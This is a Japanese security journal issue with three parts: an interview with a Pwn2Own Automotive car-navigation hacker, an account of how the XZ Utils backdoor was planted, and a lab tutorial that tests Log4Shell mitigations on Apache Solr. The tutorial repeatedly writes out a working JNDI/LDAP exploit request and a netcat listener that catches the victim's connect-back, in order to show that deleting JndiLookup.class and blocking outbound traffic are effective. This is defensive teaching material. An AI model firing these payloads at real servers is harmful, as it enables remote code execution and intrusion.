HITACHI
Inspire the Next

Hitachi Systems Security Journal

VOL.61

株式会社 日立システムズ

Human*IT

Hitachi Systems security Journal VOL.61

TABLE OF CONTENTS

●はじめに

本文書は、株式会社日立システムズ の公開資料です。バックナンバーは以下の Web サイトで確認できます。
https://www.hitachi-systems.com/report/specialist/index.html

●ご利用条件

本文書内の文章等すべての情報掲載に当たりまして、株式会社日立システムズ（以下、「当社」といいます。）といたしましても細心の注意を払っておりますが、その内容に誤りや欠陥があった場合にも、いかなる保証もするものではありません。本文書をご利用いただいたことにより生じた損害につきましても、当社は一切責任を負いかねます。
本文書に記載した会社名・製品名は各社の商標または登録商標です。
本文書に掲載されている情報は、掲載した時点のものです。掲載した時点以降に変更される場合もありますので、あらかじめご了承ください。

長年の経験がハッキング（システム攻略）の勘どころを磨く‼

佐藤 勝彦（a.k.a. goroh_kun）インタビュー

取材・文・撮影＝斉藤健一

2024 年 1 月下旬、自動車関連に特化したぜい弱性発見コンテストの Pwn2Own Automotive が日本で初開催された。今回、ご登場いただく佐藤勝彦氏は、このコンテストに日本人個人として唯一参加した人物だ。goroh_kun のハンドルネームで活動し、かつては、Android スマートフォンの管理権限取得ツールの公開や、DEFCON Car Hacking Village 開催コンテストでの優勝経験などを持つ。インタビューでは Pwn2Own Automotive に参戦した感想をはじめ、長年の経験に裏打ちされたハッキングの勘どころなどについて話を伺った。

Pwn2Own Automotive 参戦記

斉藤（以下 S）：まず Pwn2Own Automotive 出場の経緯を教えて下さい。

佐藤（以下 G）：自動車関連に特化したぜい弱性発見コンテストが、オートモーティブワールドという展示会で初開催されるということをプレスリリースで知り、関心を持っていました。その後、ターゲットとなる機器に日本メーカーのカーナビ（インフォテイメントシステム）が含まれていることがわかりました。これらの機器を公に解析し、ぜい弱性を発見したと堂々と言えるまたとない機会になると思い、参加することにしました。

S 個人として参加されたのですか。

G はい。個人での参加です。

S Pwn2Own Automotive の競技は 2024 年 1 月 24 日から 26 日の開催でした。大会へのエントリーはいつ頃されたのですか？

G 締切間近の 1 月 13 日だったと記憶しています。

S そうなると競技への準備期間は約 10 日ほどです。エントリー前から対象となる機器の調査は進めていたのですか。

G 今回は、S 社・P 社・A 社のカーナビ製品のぜい弱性探しにエントリーしました。どの製品も手

佐藤 勝彦（さとう・かつひこ a.k.a. goroh_kun）

大学卒業後、音楽機器メーカー・家電機器メーカーで、製品のデバッグを担当するエンジニアとして活躍。その後、セキュリティ企業の創業メンバーとして名を連ね、2019 年には IoT 機器のシステム解析をはじめとした調査研究に特化した企業を設立、CTO を務める。また、個人としても goroh_kun のハンドルネームで活動。2010 年代には CTF チームの sutegoma2 メンバーとして活躍したり、Android スマートフォンのジェイルブレイクツールを公開したり、DEFCON 26 Car Hacking Village のコンテストでの優勝経験などを持つ。

Pwn2Own Automotive 会場の様子。参加者は壇上で競技を行なう

にしたのはエントリー後なのですが、実はここに落とし穴がありました。というのも、ターゲット製品は日本メーカー製なのですが、日本国内では販売していないものが含まれていたのです。同じ製品を海外から輸入することは、時間的に間に合いません。そこで、型番は異なるけれど同一の系統だと思われる製品を Amazon で注文したり、個人輸入した方が日本国内のオークションサイトに出品したものを落札したりして入手しました。

S 製品の入手にそんな苦労があったのですね。また、準備期間が想像していたよりも短くて少し驚きました。製品それぞれの調査に要した時間はどれくらいでしたか。

G 製品によりさまざまです。数時間で済んだものもあれば、数日間かかったものもありました。

S 数時間とは驚きです。調査するポイントはあらかじめ絞り込んでいたのでしょうか。

G はい。調査のポイントは Pwn2Own Automotive のルールとも関係します。競技ではプレイヤーはユーザーと同じ操作しかできません。例えば、機器のケースを開けて分解したり、基板に何かを半田付けしたりするようなことは禁止されています。操作はネットワーク経由か USB 経由となります。そこで、USB 経由のファームウェア（電子機器に組み込まれたハードウェアを制御するための基礎的なソフトウェア。OS とは異なる）のアップデートに焦点を絞ることにしました。

S なるほど。

G ファームウェア・アップデートに焦点を絞ったのはメーカーへの配慮という側面もあります。仮に製品に使用されるチップのぜい弱性を発見したとしても、それはチップベンダーやミドルウェアベンダーが対応すべき問題であり、製品を販売しているメーカーの責任の範囲外となります。ですから、そうしたチップのぜい弱性をメーカーに報告しても、メーカーも困惑してしまいます。その一方、USB 経由のファームウェアアップデートはメーカーごとの独自色が出ている部分であり、報告すればメーカー自身で修正できる範囲なのです。

S わかりました。調査というかシステム攻略の手法についてもう少し詳しく教えて下さい。

G お話できる範囲ということになります。S 社製品では、ファームウェア・アップデート機能のバイナリ（2 進数で表現されたデータ形式）ファイルを解析すると、ファームウェアがどのような手法で正規のものか確認され、どのような暗号化をしているかがわかります。そこで、偽装したファームウェアを用いてアップデートさせました。A 社と P 社の製品では、偽装したファームウェア・アップデートが入った USB メモリを挿すと同時に発動するぜい弱性を発見することができたので、これを利用しています。

S Pwn2Own Automotive を主催する Zero Day Initiative が公開している競技結果※1 を見ると、佐藤さんは、初日に A 社製品、2 日目に S 社製品のハックに成功していますが、3 日目の P 社製品では失敗しています。これには何か原因があったのですか。

G 先ほど、型番は違うけれど同じ系列と思われる

※ 1 PWN2OWN AUTOMOTIVE 2024 RESULTS
DAY ONE https://www.zerodayinitiative.com/blog/2024/1/24/pwn2own-automotive-2024-day-one-results
DAY TWO https://www.zerodayinitiative.com/blog/2024/1/24/pwn2own-automotive-2024-day-two-results
DAY THREE https://www.zerodayinitiative.com/blog/2024/1/25/pwn2own-automotive-2024-day-three-results

製品を Amazon で入手したというお話をしましたが、これが P 社の製品でした。海外の製品と日本で入手できる製品とでは一部の仕様が異なっていました。どちらもぜい弱性がありエクスプロイト（攻撃コード）を実行できるのですが、それを利用して書き換えるメモリのアドレスが違っていたのです。まあ、このお話をするとどんな攻撃をしたのか容易に推測できてしまいますが（笑）。

S メモリのアドレスが違っているとどんなことが起こりますか。

G システムがクラッシュするだけです。Pwn2Own Automotive では、機器の画面表示を書き換えたり、リモートからシェルの画面を表示させたりすること（外部から機器にネットワーク経由で接続できること）が、競技成功の条件となっていました。ですから、エクスプロイト（攻撃コード）が実行できただけでは成功とは認められなかったのです。

S 本当に惜しかったですね。私も初日に会場を取材したのですが、その時の佐藤さんのトライでは何度かやり直しをされていました。この時はどんな状況だったのでしょうか。

G 結論を先に言うと、接続する機器の IP アドレスを間違って入力したのです（笑）。大勢の観客の前で実演するとは思っていませんでしたから、正直かなり緊張していました。また、私が大会のルールを勘違いしていた部分もあります。私自身は 30 分の間に競技が成功すればよいと考えていたのですが、運営の人から 1 回 10 分のトライを 3 回までというルールをその場で聞かされ、さらに緊張の度合いが高まりました。

S 確かにその状況は緊張しますね。それでも、IP アドレスの間違いが発見できてなによりです。ちなみに獲得賞金はどれほどだったのでしょうか。

G A 社製品のハックで 2 万ドル、S 社製品のハックで 1 万ドル、合計 3 万ドル（1 ドル 150 円換算で 450 万円）を獲得しました。

S 製品によって獲得賞金に違いがありますが、これには何か理由があるのでしょうか。

カーナビの管理者権限取得に挑戦する佐藤氏（スクリーン右）。競技は大勢の聴衆が見守る中で行なわれる。MC による実況中継も入るため、競技者の緊張の度合いも高まる

G ターゲットごとに賞金金額が設定されています。カーナビでは最高 4 万ドルとなっています。この賞金を全額手に入れられるのは最初に成功した人物で、2 番手以降の成功者は半額となる仕組みです。ちなみにトライの順番はくじ引きによって決まります。また、S 社製品については、発見したぜい弱性が他のプレイヤーが既に発見したものだったとして減額の対象となりました。

S 獲得賞金についてはくじ引きという「運」の要素もあるのですね。今回、Pwn2Own Automotive に参加されてどのような印象を持たれましたか。

G 参加してよかったと思うのは、主催者が事前にターゲットとなる製品を告知して、そのぜい弱性を発見したら賞金や賞品を授与してくれる点だと思います。別の言い方をすれば、主催者によるお墨付きがあるということです。仮に、自分たちで製品のぜい弱性を探して勝手に公表したとすれば、それは日本においては問題となる可能性が高いですから。

S 確かに。ぜい弱性探しをする人たちの法的リスクへの配慮はとても重要です。

G また、ぜい弱性を発見したことをその場で公表してもらえる点もよいですね。これまで、ぜい弱性の報告から情報の公開までには、相当の時間を要することも珍しくなく、場合によっては公開が 1 年後とかになることもあります。また、その扱いも CVE で発見者として名前が触れられる程度です。その一方で、Pwn2Own のようなイベントで

インタビューは佐藤氏の会社が所有するキャンピングカーの中で行なわれた。佐藤氏自身、複数の大学で教壇に立ったり、共同研究を行なったりしているので、大量の機材とともに移動しなくてはならないことが多いという。キャンピングカーでの移動は、そうした事態の解決策なのだそうだ

あれば、発見者は大いに注目されますし、ぜい弱性発見により賞金も授与されます。

S その意味からすると、自らのプレゼンスをアピールしたい組織や人、もしくはお金を稼ぎたい人たちに向いているということになりますね。

長年の経験がハッキングの勘どころを磨く

S ネットで佐藤さんの経歴をざっと調べてみました。2018 年の DEFCON26 で、Car Hacking Village のコンテストの 1 つで優勝したり※2、さらにさかのぼれば Android スマートフォンの管理権限取得ツールを公開したり※3 されています。

G 実は、2022 年の DEFCON30 では会社のメンバーと Car Hacking Village CTF にも出場しています※4。

S 本当にいろいろなシステムを攻略されていますね。私のような一般人からすると、何か特別な才能のように思えてなりません。佐藤さんは、ご自身のスキルをどのように考えていますか。例えば他者と比べて視点が違っていたり、あるいは、人の知らないところで努力を続けていたりとかはあるのでしょうか。

G どうでしょう。私自身は元々大学でセキュリティを学んでいた人間ではありません。自分の中ではデバッグ（プログラムのバグを発見し不具合を特定・修正する作業）を続けてきただけなんです。大学卒業後、音楽機器メーカーで 3 年間、家電機器メーカーで 5 年間、エンジニアとしてデバッグを担当してきました。その後、独立して携帯電話のミドルウェアやアプリなどを対象に仕事をしています。

S そういったバックグラウンドをお持ちなのですね。

G ぜい弱性とは、システムの不具合の中で他者によるコントロールが可能、もしくは壊せる状態に至ったものです。結局のところはバグでしかありません。私自身はデバッグの専門家としてやってきて、今もその延長線上にいるのです。

S デバッグの延長線上にハックがあると。

G はい。仕事関連から案件を通じた異なる分野まで、いろいろなものをデバッグしてきました。長年の経験から、どこをデバッグすればバグがたくさん出てきそうかという勘どころはあると思います。また、以前からバイナリもたくさん読んでいますが、それは必要に迫られているからです。デバッグの過程で、バグの原因が自分たちの作ったところではない、さらに深いところにあるとわかることがあります。その深いところを作った人たちは、必ずしもソースコードを公開してくれているわけではありません。ですから、やらざるを得ないのです。

S 佐藤さんご自身の感覚としては、何か特別な努力をしたというわけではなく、仕事を追求した結果、今に至っているということなのですね。

G これまでの「やらざるを得ない」の積み重ねが

※2 **DEFCON 26 の Car Hacking Village のコンテストでイエラエセキュリティ佐藤氏圧勝**
https://scan.netsecurity.ne.jp/article/2018/08/17/41292.html

※3 **goroh_kun の X（旧 Twitter）のポスト**
https://x.com/goroh_kun/status/310882363083198465

※4 **DEF CON 30 Car Hacking Village CTF 備忘録 ~ 首位から 4 位への転落 ~**
https://www.00one.jp/blog/defcon30-chvctf-jpn/

キャリア形成につながっているのだと思います。

目標は OEM を含めた製品全体のセキュリティ体制作り

S 佐藤さんの今後の目標をお聞かせ下さい。仕事上でも個人のものでも構いません。

G 自分がこれまでやってきたことは、会社も含めて「デバッグ屋」さんだと思っています。そして、デバッグは何のためにしているのかと言えば、製品のバグを潰して、メーカーの要望に応えるためです。これをメーカーの負担が少ない形で行なえる仕組みを作っていきたいと考えています。

S メーカーの負担が少ないとはどういう意味でしょう。

G 私の会社において活動している組織の 1 つに「CCDS（Connected Consumer Device Security council：重要生活機器連携セキュリティ協議会）」※5 があります。ネットワークに接続したり、他の機器と連携して使用したりする機器を対象としており、セキュリティ技術の調査研究やガイドライン策定の検討、啓発活動などを行なっています。

S 伺ってはじめて知りました。

G 仮に、CCDS のサーティフィケーション（認定）を取得した機器にぜい弱性を含めた問題が発見された場合、調査や対応にかかわる費用が付帯するサイバー保険で補償されます。

S なるほど。さまざまな費用がサイバー保険から支払われるというのは、メーカーからすると受け入れやすくて負担も少なそうです。

G ただ、メーカーの開発事情も変化しています。以前は自社開発だったものが、現在では中国や韓国の OEM 製品がほとんどです。また、各社ごとの製品カスタマイズについてもコストを重視するあまり、セキュリティを考慮していないケースが数多く見受けられるのです。ですから、こうした製品全体のセキュリティに対応できる組織を作っていきたいと考えています。OEM 製品の大元にぜい弱性が見つかった場合に一斉通知できる仕組みを作ったり、あわせて各社が独自にカスタマイズした部分もチェックできる体制にもしていきたいと考えます。

S 市場に出ているスマート製品では、大元の製品にぜい弱性が見つかると、連鎖して他社の OEM 製品にも影響が及ぶことが多いと聞きます。その意味から、OEM を含めた製品全体のセキュリティは非常に重要な分野です。今後の活動に注目していきたいと思います。本日はありがとうございました。

※5 CCDS（Connected Consumer Device Security council：重要生活機器連携セキュリティ協議会）
https://www.ccds.or.jp/

社会のさまざまな動向を把握し、リスクの変化に対応したセキュリティ体制を構築

Hitachi Systems CSI（Cyber Security Intelligence）Watch 2024.05

文＝日立システムズ

XZ Utils の開発に悪意を持って入り込んだ人物とバックドアを仕込んだ経緯

【概要】：2024 年 3 月、広く利用されている XZ Utils にバックドアが存在することが判明した。このバックドアは約 2 年半という長期の活動で信頼を得て開発メンバーに入り込んだ Jia Tan という人物によって仕込まれていた。どの組織においても、悪意を持つ人物が入り込んだ場合に同様のことが起きるおそれがある。そのため、権限を持つ者の任命には人物の適格性を確認する必要がある。

【内容】：2024 年 3 月、組み込みシステムなどで広く使われている圧縮ライブラリ XZ Utils にバックドアが存在することが判明した。このバックドアは、2024 年 2 月にリリースされたバージョンに仕込まれており、開発者の一員である Jia Tan によって仕掛けられていた。本事例は、約 2 年半という長期間の活動を通して悪意を持った人物が開発メンバーに入り込んだことから注目されている。

OSS の開発コミュニティにおいては、定期的にバグの修正パッチを提供するなど、開発に貢献する人ほど発言力があり、管理権限付きの開発メンバーに招待されることもある。本稿では、Jia Tan がこのコミュニティ文化を利用して開発メンバーとなった経緯を解説する。

① Jia Tan は 2021 年 1 月に登場し、複数の OSS 開発に携わり、修正パッチの提供などを行なってきた。また、2021 年 10 月より Jia Tan は XZ Utils の開発に着手し、開発者のメーリングリストに無害なパッチの提供をはじめた。その後も計 4 回ほどパッチを提供し、その一部が適用されている。

② 2022 年 4 月頃より、XZ Utils の当初からの開発者に対して Jia Tan のパッチが取り込まれていないことに対する苦情を送る人物が現れ、その人物は他の開発者に交代するように圧力をかけ始めた。

③その結果、2023 年 1 月には Jia Tan は XZ Utils の開発者に就任し、コードの修正承認・リリースなどの権限が付与されている。これ以降、苦情を送っていた人物の活動はなく、Jia Tan を開発メンバーに入れるためだけに活動していたと考えられる。

④権限が付与された翌年の 2024 年 2 月、Jia Tan は悪意あるコードを含む XZ Utils をリリースした。

上記の経緯から、Jia Tan は長期間にわたってソフトウェアの開発に貢献し、信頼を得ると同時に、自身を開発メンバーに迎え入れざるを得ない状況に仕向け、計画的に入り込んだことが読み取れる。このことから、Jia Tan や苦情を送っていた人物は実在する人物ではなく、XZ Utils の開発に入り込むために用意されたペルソナであり、その背後には国家の支援を受けた攻撃者がいると考えられる。

本事例のように、どの組織でも悪意を持つ人物が入り込んだ場合に同様のことが起きる可能性がある。実際に、問題の発覚後に Jia Tan が関与した他の OSS で同様の被害が起きていないかをそれぞれのコミュニティが精査した結果、一部の処理がぜい弱性を引き起こすおそれのあるものに置き換えられていたことが判明している。長期間にわたって内部に入り込まれている可能性があることを前提に、権限を持つポジションへの任命には、その人物の適格性を判断する必要がある。

［情報源］https://tukaani.org/xz-backdoor/
https://research.swtch.com/xz-timeline
https://boehs.org/node/everything-i-know-about-the-xz-backdoor

セキュリティツールを実践的に紹介する連載企画

Let's try ぜい弱性検証 + 緩和策適用

2. 緩和策設定編

文＝日立システムズ

1. はじめに

本稿は、各種セキュリティツールなどを実践的に紹介する連載企画です。前号からはじまった第四部「ぜい弱性検証 + 緩和策適用」では、2021 年に確認され、広範囲に影響を及ぼした Apache Log4j のぜい弱性（CVE-2021-44228）を悪用する攻撃、通称 Log4Shell の体験を通して、緩和策適用のための設定、予防に必要なログ取得の設定などを確認します。JVN iPdedia では、「Log4j には JNDI Lookup 機能による外部入力値の検証不備に起因して任意の Java コードを実行可能なぜい弱性が存在します」と解説されており、その深刻度も「緊急」や「危険」と評価されています※ 1。

第四部「ぜい弱性検証 + 緩和策適用」は以下の構成となっており、そのイメージを図 1 に示します。

1. ぜい弱性（Log4j）体験編
   仮想環境上に Apache Solr を構築し、Apache Solr に内包された Log4j のぜい弱性（CVE-2021-44228）の体験します。
2. 緩和策設定編
   Log4j のぜい弱性（CVE-2021-44228）が公開されたタイミング（パッチがまだ公開されていないことを想定）での推奨されている緩和策 (mitigation) を試行します。
3. ログ取得設定編
   Log4j のぜい弱性を悪用する攻撃、通称 Log4Shell において、取得可能なログの一部を確認します。

今回は、②緩和策設定編として、Apache Solr に 2 つの緩和策を設定し、Log4j のぜい弱性（CVE-2021-44228）の緩和策として有効であることを確認します。なお、本稿の安全性には留意していますが、安全を保証するものではありません。また、OA 端末で実施するのではなく、分離された回線内および機器を利用することを推奨します。また、本稿はセキュリティ対策の共有を目的として提供されています。本稿から得た知識は倫理的かつ法律を遵守した範囲で使用し、悪用しないようお願いします。




図 1 第四部「ぜい弱性検証 + 緩和策適用」全体の構成と、今号で扱う内容（赤字部分）

※ 1 https://jvndb.jvn.jp/ja/contents/2021/JVNDB-2021-005429.html

2. 緩和策の適用検討

重大なぜい弱性が発見された際、すぐに修正されたソフトウェアなどが公開されるとは限りません。そのような場合には、緩和策の適用を検討します。

実際、Apache Solr においては以下のタイムラインであったと推測されます。

2021 年 11 月末頃　ぜい弱性 (CVE-2021-44228) の議論が開始される
2021 年 12 月 10 日　ぜい弱性 (CVE-2021-44228) が修正された log4j 2.15.0 が公開される
2021 年 12 月 11 日　Apache Solr への影響が公表される
↓
2021 年 12 月 15 日　修正版 Apache Solr　8.11.1 が公開される

【注】日付は日本時間。また、同時公開された他のぜい弱性修正漏れ対応などは除く
【参考 URL】
https://issues.apache.org/jira/browse/LOG4J2-3198
https://solr.apache.org/security.html#apache-solr-affected-by-apache-log4j-cve-2021-44228
https://archive.apache.org/dist/lucene/solr/8.11.1/

本来であれば、Apache Solr 公式ページに記載される緩和策の適用を検討するのが一般的ですが、今回は、Log4j のぜい弱性（CVE-2021-44228）に一般的に有効とされる JndiLookup クラスをクラスパスから削除する緩和策の有効性を確認します※ 2。

Log4jバージョン2.10及びそれ以降
- 次のいずれかを実施する
（1）Log4jを実行するJava仮想マシンを起動時に「log4j2.formatMsgNoLookups」というJVMフラグオプションを「true」に指定する 例: -Dlog4j2.formatMsgNoLookups=true
（2）環境変数「LOG4J_FORMAT_MSG_NO_LOOKUPS」を「true」に設定する

Log4jバージョン2.10より前
- JndiLookupクラスをクラスパスから削除する

また、本脆弱性を悪用する攻撃の影響を軽減するため、システムから外部への接続を制限するための可能な限りのアクセス制御の見直しや強化もご検討ください。

また、いくつかの文献では、FW などによるアクセス制御に言及がありましたので、FW による緩和が有効かどうかについても確認します。なお、本稿では緩和策の有効性などを確認しますが、あくまでも一時的な対応を目的としたものです。緩和策での運用継続を推奨するものではありません。修正プログラムが公開された際には、影響等の確認後、速やかに適用することを検討してください。

※ 2 https://www.jpcert.or.jp/at/2021/at210050.html


3. 緩和策によるぜい弱性対応の実施

3.1 class ファイルの削除

Log4j のぜい弱性（CVE-2021-44228）に一般的に有効とされる JndiLookup クラスをクラスパスから削除する緩和策を確認します。

3.1.1 事前準備

やられサーバー（victim-CentOS）を、スナップショット機能を用いてぜい弱性検証前に戻します。



3.1.2 JndiLookup.class の削除

やられサーバー（Victim）で、以下のコマンドを実行し、solr でライブラリとしてロードされている log4j-core-X.X.X.jar が存在することを確認します。

```
# find /opt/solr/ -name log4j*.jar
```

検索の結果、ぜい弱性の影響を受けるバージョンである、2 つの log4j-core-2.14.1.jar が solr でライブラリとして利用されていることが確認できました。

```
[root@Victim /]# find /opt/solr/ -name log4j*.jar
/opt/solr/contrib/prometheus-exporter/lib/log4j-api-2.14.1.jar
/opt/solr/contrib/prometheus-exporter/lib/log4j-core-2.14.1.jar
/opt/solr/contrib/prometheus-exporter/lib/log4j-slf4j-impl-2.14.1.jar
/opt/solr/server/lib/ext/log4j-1.2-api-2.14.1.jar
/opt/solr/server/lib/ext/log4j-api-2.14.1.jar
/opt/solr/server/lib/ext/log4j-core-2.14.1.jar
/opt/solr/server/lib/ext/log4j-layout-template-json-2.14.1.jar
/opt/solr/server/lib/ext/log4j-slf4j-impl-2.14.1.jar
/opt/solr/server/lib/ext/log4j-web-2.14.1.jar
```

今回は Web インターフェイス経由でのぜい弱性検証を行なっています。そのため、後者がぜい弱性検証の影響を受ける log4j と判断し、緩和策の適用を行ないます。
次のコマンドを入力してください。

```
# zipinfo /opt/solr/server/lib/ext/log4j-core-2.14.1.jar | grep
JndiLookup
```

「zipinfo」は ZIP ファイル内に収納されているファイルの一覧やサイズなどの情報を表示するコマンドです。緩和策の適用対象となる「JndiLookup.class」ファイルの存在が確認できます。

```
[root@Victim /]# zipinfo /opt/solr/server/lib/ext/log4j-core-2.14.1.jar | grep JndiLookup
-rw-r--r--  2.0 unx     2937 bl defN 21-Mar-06 22:12 org/apache/logging/log4j/core/lookup/JndiLookup.class
```

「JndiLookup.class」ファイルの存在が確認できましたので、実際に緩和策を適用していきます。
次のコマンドを入力してください。

```
# zip -q -d /opt/solr/server/lib/ext/log4j-core-2.14.1.jar org/
apache/logging/log4j/core/lookup/JndiLookup.class
# zipinfo /opt/solr/server/lib/ext/log4j-core-2.14.1.jar | grep
JndiLookup
```

zip コマンドで「log4j-core-2.14.1.jar」より「JndiLookup.class」ファイルを削除しています。削除が成功すると、zipinfo コマンドにより「JndiLookup.class」ファイルが表示されず、削除されていることが確認できます。これらのコマンドの実行結果を次に示します。

```
[root@Victim /]# zip -q -d /opt/solr/server/lib/ext/log4j-core-2.14.1.jar org/apache/logging/log4j/core/loo
[root@Victim /]# zipinfo /opt/solr/server/lib/ext/log4j-core-2.14.1.jar | grep JndiLookup
[root@Victim /]#
```

3.1.3 効果の確認

「JndiLookup.class」を削除する緩和策によりぜい弱性の悪用が失敗することを確認します。
Attacker で、以下のコマンドを実行し、netcat プログラムを利用して 1234 ポートで待ち受けをします。

```
# nc -lnvp 1234
```

nc が 1234 番ポートで待ち受けていることを確認してください。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

次に、Ctl+Alt+F2 を入力し、別のターミナルへ移動します。
別のターミナルへ移動したら、次のコマンドを実行します。

```
# curl 'http://Victim の IP アドレス:8983/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス:1234
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4Shell の検証コードを入力しています。
コマンド入力後、特段変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=${jndi:ldap://192.168.0.40:1234}'
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```


これにより、「JndiLookup.class」を削除する緩和策が、有効であることを確認できました。

3.2. アクセス制御による緩和策の実施

次はいくつかの文献で言及があった、FW などによるアクセス制御での緩和策の有効性についても確認します。

3.2.1 事前準備

やられサーバー（victim-CentOS）を、スナップショット機能を用いてぜい弱性検証前に戻します。



3.2.2 ぜい弱性の検証

スナップショット機能を用いて緩和策を適用する前の状態にリバートした (戻した) ことを確認するため、今一度、Log4Shell 攻撃が成功する事を確認します。Attacker で、以下のコマンドを実行し、netcat プログラムを利用して 1234 ポートで待ち受けをします。

```
# nc –lnvp 1234
```

nc が 1234 番ポートで待ち受けていることを確認してください。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

次に、Ctl+Alt+F2 を入力し、別のターミナルへ移動します。
別のターミナルへ移動したら、次のコマンドを実行します。

```
# curl ‘http://Victim の IP アドレス :8983/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス :1234
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4Shell の検証コードを入力しています。
コマンド入力後、特段変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=${jndi:ldap://192.168.0.40:1234}'
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```

次に、Ctl+Alt+F1 を入力し、nc が 1234 番ポートで待ち受けているターミナルへ戻ると、次の画面のとおり、攻撃が成功、Log4j のぜい弱性 (2021-44228) が悪用され、やられサーバーからのコネクトバック通信が発生していることが確認できます。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.0.38.
Ncat: Connection from 192.168.0.38:50012.
0
```

3.2.3 FW によるアウトバンドポートの閉口

Log4j のぜい弱性を悪用されコネクトバック通信が発生しています。このコネクトバック通信自体を制御することで、Log4Shell 攻撃の成功を緩和することが可能と考えられます。コネクトバック通信自体を制御する方法はいくつかありますが、CentOS のデフォルトの FW である「firewalld」を用いてアウトバンドポートの閉口を行ない、緩和策として有効であるかの確認を行ないます。

次のコマンドを入力してください。

```
# firewall-cmd --direct --add-rule ipv4 filter OUTPUT 1 -m state
--state NEW -o enp0s3 -j DROP
```

次のとおり、success が表示されることを確認します。

```
[root@Victim ~]# firewall-cmd --direct --add-rule ipv4 filter OUTPUT 1 -m state --state NEW -o enp0s3 -j DROP
success
```

このルールの適用により、サーバからインターネットに向けて発生する通信を遮断する形になります。

入力が終わりましたら、次のコマンドを入力してください。

```
# firewall-cmd --direct --get-all-rules
```

次のとおり、FW に設定が入っていることを確認してください。

```
[root@Victim ~]# firewall-cmd --direct --get-all-rules
ipv4 filter OUTPUT 1 -m state --state NEW -o enp0s3 -j DROP
```

3.2.4 効果の確認

アウトバンドポートの閉口という緩和策により、ぜい弱性の悪用ができない事を確認します。Attacker で、以下のコマンドを実行し、netcat プログラムを利用して 1234 ポートで待ち受けをします。

```
# nc -lnvp 1234
```

nc が 1234 番ポートで待ち受けていることを確認してください。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

次に、Ctl+Alt+F2 を入力し、別のターミナルへ移動します。
別のターミナルへ移動したら、次のコマンドを実行します。

```
# curl 'http://Victim の IP アドレス :8983/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス :1234
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4Shell の検証コードを入力しています。
コマンド入力後、特段変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=${jndi:ldap://192.168.0.40:1234}'
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```

次に、Ctl+Alt+F1 を入力し、nc が 1234 番ポートで待ち受けているターミナルへ戻ると、今回は攻撃が成功しておらず、やられサーバー（Victim）からの通信が発生していません。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

FW によってアクセス制御を実施することにより、今回の脆弱性を悪用する検証コードを利用した攻撃に対しては、緩和策として有効に動作する可能性があることを確認できました。

また、今回の様に、アウトバンドポートを閉口しておくと、システムアップデートなどができず、違った側面から脆弱となる可能性があり、当該脆弱性以外の脆弱性等の影響を受ける可能性があります。

6. おわりに

今回は、②緩和策設定編として、仮想環境上に Apache Solr を構築し、Apache Solr に緩和策を設定し、Log4j のぜい弱性（CVE-2021-44228）の緩和策として有効であることを確認しました。

次回は、③ログ取得設定編として、Log4j のぜい弱性（CVE-2021-44228）に関わる攻撃を受けた際、FW ログなどを適切に設定することにより、攻撃を事後に確認できる可能性を確認します。

